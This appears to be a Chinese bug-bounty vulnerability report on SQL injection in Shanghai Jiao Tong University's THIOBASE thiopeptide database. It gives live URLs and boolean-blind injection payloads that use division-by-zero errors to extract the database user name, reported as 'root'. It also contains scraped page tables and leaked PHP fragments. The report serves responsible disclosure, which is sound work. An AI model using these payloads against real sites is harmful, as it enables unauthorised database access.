

上海交通大学 的sql新功能注入点总结

时间	单位	作者	等级	Rank
2023-01-11 18:31:49	上海交通大学 (/list/firm/3761)	小广爱喝水 (/profile/15192/)	高危	8

在修复的基础上，找到新的功能点，不算是重复。

(1) 之前那个功能点修复了，按道理说，这个不应该算重复，所以我将所有的存在功能点的漏洞全部找了出来。之前的漏洞网站

https://bioinfo-mml.sjtu.edu.cn/THIOBASE/cluster.php?cluster_id=127

THIOBASE

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Organism: [Actinomadura meliaura SCC 1655](#)

Accession No. of Nucleotide Sequence: [DQ297453](#)

Location of the putative gene cluster: 1740..11710

Thiopeptide Series, Family: -

Thiopeptide: - (Putative precursor peptide identified)

Thiopeptide Type: III

Table 1. The context of the putative gene cluster involved in the thiopeptide biosynthesis

Gene	Position	Strand	Lenth(bp)	Product	Note	Linkout
ORF1	214..1743	-1	1530	unknown		[NCBI] [UniProt]
QRF2	1740..2858	-1	1119	unknown	nosQ	[NCBI] [UniProt]
QRF3	2862..3689	-1	828	unknown	nosQ	[NCBI] [UniProt]
QRF4	3692..6331	-1	2640	unknown	nosE	[NCBI] [UniProt]
QRF5	6361..7851	-1	1491	NADH oxidase	nosF	[NCBI] [UniProt]
QRF6	7848..9704	-1	1857	hypothetical protein	nosG	[NCBI] [UniProt]
QRF7	9701..11710	-1	2010	hypothetical protein	nosH	[NCBI] [UniProt]
orf_propep *	11778..11945	1	168	putative thiopeptide propeptide, predicted by Prodigal and Glimmer3	precursor peptide	
atA	12039..13847	-1	1809	putative amidotransferase		[NCBI] [UniProt]
atS10	14216..14932	1	717	putative aminomethylase		[NCBI] [UniProt]
atG1	14943..16145	1	1203	putative O-glycosyltransferase		[NCBI] [UniProt]

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(use right click or ctrl-click to open in a new window)

(2) 还有一个是今天找到的没有修复。因该是不算重复。

http://bioinfo-mml.sjtu.edu.cn/THIOBASE/propep_query.php?cluster_id=127 (http://bioinfo-mml.sjtu.edu.cn/THIOBASE/propep_query.php?cluster_id=127) (没有修复)



Predicted putative precursor peptide Information:

Gene Symbol	Product Locus	Length (a.a.)	Product
orf_propep *		55	putative thiopeptide propeptide, predicted by Prodigal and Glimmer3
Sequence:		VSSNTLLALDDLDIEAIHWVEIPGIADSLAAGHSMPTGASACCSIVCSSCCSC	

* : Newly annotated short orf that was missed in the original genome annotation at GenBank

\n"; } //echo "\$cluster_id"; echo "

o". " " "biosynthetic gene cluster for thiopeptide antibiotics\n"; echo "

o". " browse all precursor peptides in THIOBASE"; ?>

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(2) 这样的话，我就找出所有功能点的漏洞，希望给个中危。

(3) 我开始总结所有漏洞点了

1.主页网址<https://bioinfo-mml.sjtu.edu.cn/THIOBASE/index.php> (<https://bioinfo-mml.sjtu.edu.cn/THIOBASE/index.php>)

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THIOBASE: a Database of Thiopeptides Featured in Genetics and Chemistry

Thiopeptides are a growing class of sulfur-rich, highly modified heterocyclic peptide antibiotics. According to our survey, the [thiopeptide family](#) now contains near 100 entities, all of which possess a characteristic macrocyclic core that consists of a monoaza six-membered ring central to multiple thiazoles and dehydroamino acids but vary in side chains (and/or rings) that append additional functionalities. The **clinical interest** in this family was recently renewed, since many members show potent activity against various drug-resistant pathogens, including [methicillin-resistant *Staphylococcus aureus*](#), penicillin-resistant *Streptococcus pneumoniae* and [vancomycin-resistant *Enterococcus*](#). Interestingly, specific activity has been newly reported against certain cancer cells, like targeting the transcription factor FOXM1. This motivates extensive investigations by chemical modification into new analogue development; however, their complex architecture poses a tremendous challenge to synthetic ways.

To date there are ten [biosynthetic gene clusters](#) of thiopeptides published. These studies substantiate a unifying rationale: The structural complexity of all thiopeptides probably arises from unforeseen posttranslational modifications of genetically encoded and ribosomally translated peptides.

Herein, we carry out a comprehensive survey and therefore constitute a web-based database THIOBASE, relevant to "**Chemical & Genetic Characterization of Thiopeptide Antibiotic**" to document the information regarding thiopeptides in structure, producing system and featured biosynthetic gene, aiming at expediting of new thiopeptide discovery and accumulating of specific building elements for applying combinatorial biosynthesis methods to meet the requirement of diversity for drug discovery and development.

Current version: 1.0 | Created in May-2011

Suggested Browsers: [Mozilla Firefox](#) 3.5 and higher for all operating systems.

Other supported Browsers: [Internet Explorer](#) 6.0 and higher for Windows.

2. 漏洞名称: 上海交通大学sql注入, 其他功能点

3. 资产确认: 交大资产, src.sjtu.edu.cn

4. 漏洞详情:

(1) 打开网页, 点击这里

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(2) 这个页面都存在sql注入，我们一个一个分析



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Browse by [Thiopeptide](#) | [Type](#) | [Gene Cluster](#) | [Precursor Peptide](#) | [Nosiheptide Genes](#) | [Organism](#)

The biosynthetic gene clusters for thiopeptide antibiotic.

#	Organism	Thiopeptide (type)	No. of Precursor Peptide	Gene Cluster	Homologues to nosiheptide biosynthetic genes	Sequence Accession No.
1	Actinomadura mellilaura SCC 1655	- (III)	1		D E F G H Q	DQ297453
2	Actinomyces sp. oral taxon 170 str. F0386	- (III)	1		D E F G	NZ_AFB01000091
3	Actinomyces viscosus C505	- (III)	1		D E F G	NZ_GL877175
4	Actinosynnema mirum DSM 43827	- (III)	1		D E F G Q	NC_013093
5	Bacillus atrophæus 1942	- (III)	2		D E F G	NC_014639
6	Bacillus cereus ATCC 14579	thiocillin I (III)	4		D E F G H Q	NC_004722
7	Bacillus cereus BDRD-Cer4	- (III)	-		D E F G H Q	NZ_CM000726
8	Bacillus cereus G9241	- (III)	5		D E F G Q	NZ_AAEK01000013
9	Bacillus cereus NVH0597-99	- (III)	5		D E F G Q	NZ_ABDK02000018
10	Bacillus sp. B14905	- (III)	3		D E F G Q	NZ_AAXV01000024
11	Catenulisporea acidiphila DSM 44928	- (III)	1		D E F G H	NC_013131
12	Catenulisporea acidiphila DSM 44928	- (III)	1		D E F G H	NC_013131
13	Clostridium cellulovorans 743B	- (III)	3		D E F G Q	NC_014393
14	Corynebacterium diphtheriae 31A	- (III)	1		D E F G	NC_016799
15	Corynebacterium diphtheriae BH8	- (III)	1		D E F G	NC_016800
16	Corynebacterium diphtheriae C7	- (III)	1		D E F G	NC_016801
17	Corynebacterium diphtheriae CDCE 8392	- (III)	1		D E F G	NC_016785
18	Corynebacterium diphtheriae HC03	- (III)	1		D E F G	NC_016787
19	Corynebacterium diphtheriae INCA 402	- (III)	1		D E F G	NC_016783
20	Corynebacterium diphtheriae PW8	- (III)	1		D E F G	NC_016789
21	Corynebacterium pseudotuberculosis 316	- (III)	1		D E F G	NC_016932
22	Corynebacterium pseudotuberculosis 316	- (III)	1		D E F G	NC_016781

(3) 点击1




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The biosynthetic gene clusters for thiopeptide antibiotic.

#	Organism	Thiopeptide (type)	No. of Precursor Peptide	Gene Cluster	Homologues to nosiheptide biosynthetic genes	Sequence Accession No.
1	Actinomadura melliaura SCC 1655	- (III)	1		D E F G H O	DQ297453
2	Actinomyces sp. oral taxon 170 str. F0386	- (III)	1		D E F G	NZ_AFB01000091
3	Actinomyces viscosus C505	- (III)	1		D E F G	NZ_GL877175
4	Actinosynnema mirum DSM 43827	- (III)	1		D E F G O	NC_013093
5	Bacillus atrophaeus 1942	- (III)	2		D E F G	NC_014639
6	Bacillus cereus ATCC 14579	thiocillin I (III)	4		D E F G H O	NC_004722
7	Bacillus cereus BDRD-Cer4	- (III)	-		D E F G H O	NZ_CM000726
8	Bacillus cereus G9241	- (III)	5		D E F G O	NZ_AAEK01000013
9	Bacillus cereus NVH0597-99	- (III)	5		D E F G O	NZ_ABDK02000018
10	Bacillus sp. B14905	- (III)	3		D E F G O	NZ_AAXV01000024
11	Catenulisporea acidiphila DSM 44928	- (III)	1		D E F G H	NC_013131
12	Catenulisporea acidiphila DSM 44928	- (III)	1		D E F G H	NC_013131
13	Clostridium cellulovorans 743B	- (III)	3		D E F G O	NC_014393
14	Corynebacterium diphtheriae 31A	- (III)	1		D E F G	NC_016799
15	Corynebacterium diphtheriae BH8	- (III)	1		D E F G	NC_016800
16	Corynebacterium diphtheriae C7	- (III)	1		D E F G	NC_016801
17	Corynebacterium diphtheriae CDCE 8392	- (III)	1		D E F G	NC_016785
18	Corynebacterium diphtheriae HC03	- (III)	1		D E F G	NC_016787
19	Corynebacterium diphtheriae INCA 402	- (III)	1		D E F G	NC_016783
20	Corynebacterium diphtheriae PW8	- (III)	1		D E F G	NC_016789
21	Corynebacterium pseudotuberculosis 316	- (III)	1		D E F G	NC_016932
22	Corynebacterium pseudotuberculosis 3/99-5	- (III)	1		D E F G	NC_016781
23	Corynebacterium pseudotuberculosis	- (III)	1		D E F G	NC_014329

(4) 我么可以看到，下面室友sql语句报错的，我们点击看一下，也可以直接点击链接，看到报错语句。完全可以利用。



```
* Newly annotated short orf that was missed in the original genome annotation at GenBank
\n" } //echo "$cluster_id", echo "
e" " " biosynthetic gene cluster for thiopeptide antibiotics\n"; echo "
e" " browse all precursor peptides in THIOBASE": ?>
```

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除0



```
* : Newly annotated short orf that was missed in the original genome annotation at GenBank
\n"; } //echo "$cluster_id"; echo "
o". "biosynthetic gene cluster for thiopeptide antibiotics\n"; echo "
o". " browse all precursor peptides in THIOBASE". ?>
```

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除1


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Predicted **putative** precursor peptide Information:

Gene Symbol	Product Locus	Length (a.a.)	Product
orf_propep *		55	putative thiopeptide propeptide, predicted by Prodigal and Glimmer3
Sequence:		VSSNTLLALDDLDIEAIHVVEIPGIADSLAAGHSM PETGASACCSIVCSSCCSC	

* : Newly annotated short orf that was missed in the original genome annotation at GenBank

```
\n"; } //echo "$cluster_id"; echo "
```

```
o". " " "biosynthetic gene cluster for thiopeptide antibiotics\n"; echo "
```

```
o". " "browse all precursor peptides in THIOBASE"; ?>
```

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(6) 使用127/if(ascii(user()))=114,1,0)尝试, 发现行不通。然后使用另外一条语句
145/case+when+1=1+then+1+else+0+end发现无变化

/THIOBASE/propep_query.php?cluster_id=127/case+when+1=1+then+1+else+0+end


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Predicted **putative** precursor peptide Information:

Gene Symbol	Product Locus	Length (a.a.)	Product
orf_propep *		55	putative thiopeptide propeptide, predicted by Prodigal and Glimmer3
Sequence:		VSSNTLLALDDLDIEAIHVVEIPGIADSLAAGHSM PETGASACCSIVCSSCCSC	

* : Newly annotated short orf that was missed in the original genome annotation at GenBank


```
\n"; } //echo "$cluster_id"; echo "
```

```
o". " " "biosynthetic gene cluster for thiopeptide antibiotics\n"; echo "
```

```
o". " "browse all precursor peptides in THIOBASE"; ?>
```

(7) 使用127/case+when+1=2+then+1+else+0+end 有报错信息

https://bioinfo-mml.sjtu.edu.cn/THIOBASE/propep_query.php?cluster_id=127/case+when+1=2+then+1+else+0+end



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Predicted **putative** precursor peptide Information:

Query failed: 错误: 除以零

Gene Symbol	Product Locus	Length (a.a.)	Product
-------------	---------------	---------------	---------

(8) 然后使用127/case+when+current_user like 'a%' then+1+else+0+end 发现有报错信息

[propep_query.php?cluster_id=127/case+when+current_user%20%20like%20%27a%%27%20then+1+else+0+end](https://bioinfo-mml.sjtu.edu.cn/THIOBASE/propep_query.php?cluster_id=127/case+when+current_user%20%20like%20%27a%%27%20then+1+else+0+end)



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Predicted **putative** precursor peptide Information:

Query failed: 错误: 除以零

Gene Symbol	Product Locus	Length	Product
-------------	---------------	--------	---------

(9) 并对其中'a%'一进行改变(如'b%')直到改到127/case+when+current_user like 'r%' then+1+else+0+end时无报错。



icted **putative** precursor peptide Information:

Symbol	Product Locus	Length (a.a.)	Product
ropep *		55	putative thiopeptide propeptide, predicted by Prodigal and Glimmer3
Sequence:		VSSNTLLALDDLDIEAIHVVEIPGIADSLAAGHSM PETGASACCSIVCSCCCSC	

ewly annotated short orf that was missed in the original genome annotation at GenBank

```
//echo "$cluster_id"; echo "
```

```
" " "biosynthetic gene cluster for thiopeptide antibiotics\n"; echo "
```

```
" browse all precursor peptides in THIOBASE" ?>
```

(10) 从此我可以判断此使用该数据库的当前用户名的一个字母为r,第二位,第三位也可以如此爆出来,就不演示了。跑出了前几个, root

六、我说下其他的功能点也存在,之前那个修复了,应该不可以算重复,都不是一个功能点,求求你,挖洞不容易,给中危把

第一个、点击这个每个字母都存在注入点。使用的原理和我之前的原理一样的,出现大量的乱码。

(1) 注入点一



Browse by [Thiopeptide](#) | [Type](#) | [Gene Cluster](#) | [Precursor Peptide](#) | [Nosiheptide Genes](#) | [Organism](#)

The biosynthetic gene clusters for thiopeptide antibiotic.

#	Organism	Thiopeptide (type)	No. of Precursor Peptide	Gene Cluster	Homologues to nosiheptide biosynthetic genes	Sequence Accession No.
1	Actinomadura melliaura SCC 1655	- (III)	1		. D E F G H Q	DQ297453
2	Actinomyces sp. oral taxon 170 str. F0386	- (III)	1		D E F G	NZ_AFBL01000091
3	Actinomyces viscosus C505	- (III)	1		D E F G	NZ_GL877175
4	Actinosynnema mirum DSM 43827	- (III)	1		D E F G Q	NC_013093
5	Bacillus atrophaeus 1942	- (III)	2		D E F G	NC_014639
6	Bacillus cereus ATCC 14579	thiocillin I (III)	4		D E F G H Q	NC_004722

(2) 除0和1, 也发生明显的报错



Query failed:错误:除以零

第二个点后面的字母数字也会发生，进入，简单的说，是这一排都可以，这个参数都不同。

(1) 注入点

Browse by [Thiopeptide](#) | [Type](#) | [Gene Cluster](#) | [Precursor Peptide](#) | [Nosiheptide Genes](#) | [Organism](#)

The biosynthetic gene clusters for thiopeptide antibiotic.

#	Organism	Thiopeptide (type)	No. of Precursor Peptide	Gene Cluster	Homologues to nosiheptide biosynthetic genes	Sequence Accession No.
1	Actinomadura melliaura SCC 1655	- (III)	1		DEFGHO	DQ297453
2	Actinomyces sp. oral taxon 170 str. F0386	- (III)	1		DEFG	NZ_AFB10100091
3	Actinomyces viscosus C505	- (III)	1		DEFG	NZ_GL877175
4	Actinosynnema mirum DSM 43827	- (III)	1		DEFGQ	NC_013093
5	Bacillus atropheus 1942	- (III)	2		DEFG	NC_014639
6	Bacillus cereus ATCC 14579	thiocillin I (III)	4		DEFGHQ	NC_004722
7	Bacillus cereus BDRD-Cer4	- (III)	-		DEFGHQ	NZ_CM000726
8	Bacillus cereus G9241	- (III)	5		DEFGQ	NZ_AAEK01000013



Nuclotide Sequence Information:

GenBank Accession No.: [DQ297453](#)
 Organism name: Actinomadura melliaura SCC 1655
 Organism ID: 127
 NCBI taxonomy ID: [360723](#)

(2) 除0和1，也出现明显的反应。



Query failed:错误: 除以零



Nuclotide Sequence Information:

GenBank Accession No.: [DQ297453](#)
Organism name: Actinomadura melliaura SCC 1655
Organism ID: 127
NCBI taxonomy ID: [360723](#)

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第三个 这个是今天刚修复的

(1)点击一下，注入点



Browse by [Thiopeptide](#) | [Type](#) | [Gene Cluster](#) | [Precursor Peptide](#) | [Nosiheptide Genes](#) | [Organism](#)

The biosynthetic gene clusters for thiopeptide antibiotic.

#	Organism	Thiopeptide (type)	No. of Precursor Peptide	Gene Cluster	Homologues to nosiheptide biosynthetic genes	Sequence Accession No.
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2	Actinomyces sp. oral taxon 170 str. F0386	- (III)	1		D E F G	NZ_AFBL01000091
3	Actinomyces viscosus C505	- (III)	1		D E F G	NZ_GL877175
4	Actinosynnema mirum DSM 43827	- (III)	1		D E F G O	NC_013093



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Organism: [Actinomadura meliaura SCC 1655](#)

Accession No. of Nucleotide Sequence: [DQ297453](#)

Location of the putative gene cluster: 1740..11710

Thiopeptide Series, Family: -

Thiopeptide: - (Putative precursor peptide identified)

Thiopeptide Type: III

Table 1. The context of the putative gene cluster involved in the thiopeptide biosynthesis

Gene	Position	Strand	Lenth(bp)	Product	Note	Linkout
<i>ORF1</i>	214..1743	-1	1530	unknown		[NCBI] [UniProt]
<i>ORF2</i>	1740..2858	-1	1119	unknown	<i>nosQ</i>	[NCBI] [UniProt]
<i>ORF3</i>	2862..3689	-1	828	unknown	<i>nosQ</i>	[NCBI] [UniProt]
<i>ORF4</i>	3692..6331	-1	2640	unknown	<i>nosE</i>	[NCBI] [UniProt]
<i>ORF5</i>	6361..7851	-1	1491	NADH oxidase	<i>nosF</i>	[NCBI] [UniProt]
<i>ORF6</i>	7848..9704	-1	1857	hypothetical protein	<i>nosG</i>	[NCBI] [UniProt]
<i>ORF7</i>	9701..11710	-1	2010	hypothetical protein	<i>nosH</i>	[NCBI] [UniProt]
<i>orf_propep*</i>	11778..11945	1	168	putative thiopeptide propeptide, predicted by Prodigal and Glimmer3	precursor peptide	
<i>atA</i>	12039..13847	-1	1809	putative amidotransferase		[NCBI] [UniProt]
<i>atS10</i>	14216..14932	1	717	putative aminomethylase		[NCBI] [UniProt]
<i>atG1</i>	14943..16145	1	1203	putative O-glycosyltransferase		[NCBI] [UniProt]

[View genome context of this sequence in the genome browser](#)

(use right click or ctrl-click to open in a new window)

(2) 除0和除1 没有反应



Organism: [Actinomadura melliaura SCC 1655](#)
Accession No. of Nucleotide Sequence: [DQ297453](#)
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ORF2	1740..2858	-1	1119	unknown	nosO	[NCBI] [UniProt]
ORF3	2862..3689	-1	828	unknown	nosD	[NCBI] [UniProt]
ORF4	3692..6331	-1	2640	unknown	nosE	[NCBI] [UniProt]
ORF5	6361..7851	-1	1491	NADH oxidase	nosF	[NCBI] [UniProt]
ORF6	7848..9704	-1	1857	hypothetical protein	nosG	[NCBI] [UniProt]
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atG1	14943..16145	1	1203	putative O-glycosyltransferase		[NCBI] [UniProt]

[View genome context of this sequence in the genome browser](#)
(use right click or ctrl-click to open in a new window)

总结：

最后这个是我上述的这个报告，所有的漏洞点，我认为在他修复某个功能点的基础上，找到其他的功能点，说明，这个不算是重复的，我也将着网页的所有注入点全部指出来了，应该是要算一个中危的，我提供的重要信息，并且复现了一个，写了这么久报告，万分感谢，希望个机会。

最好祝你们也新年快乐，审核辛苦了。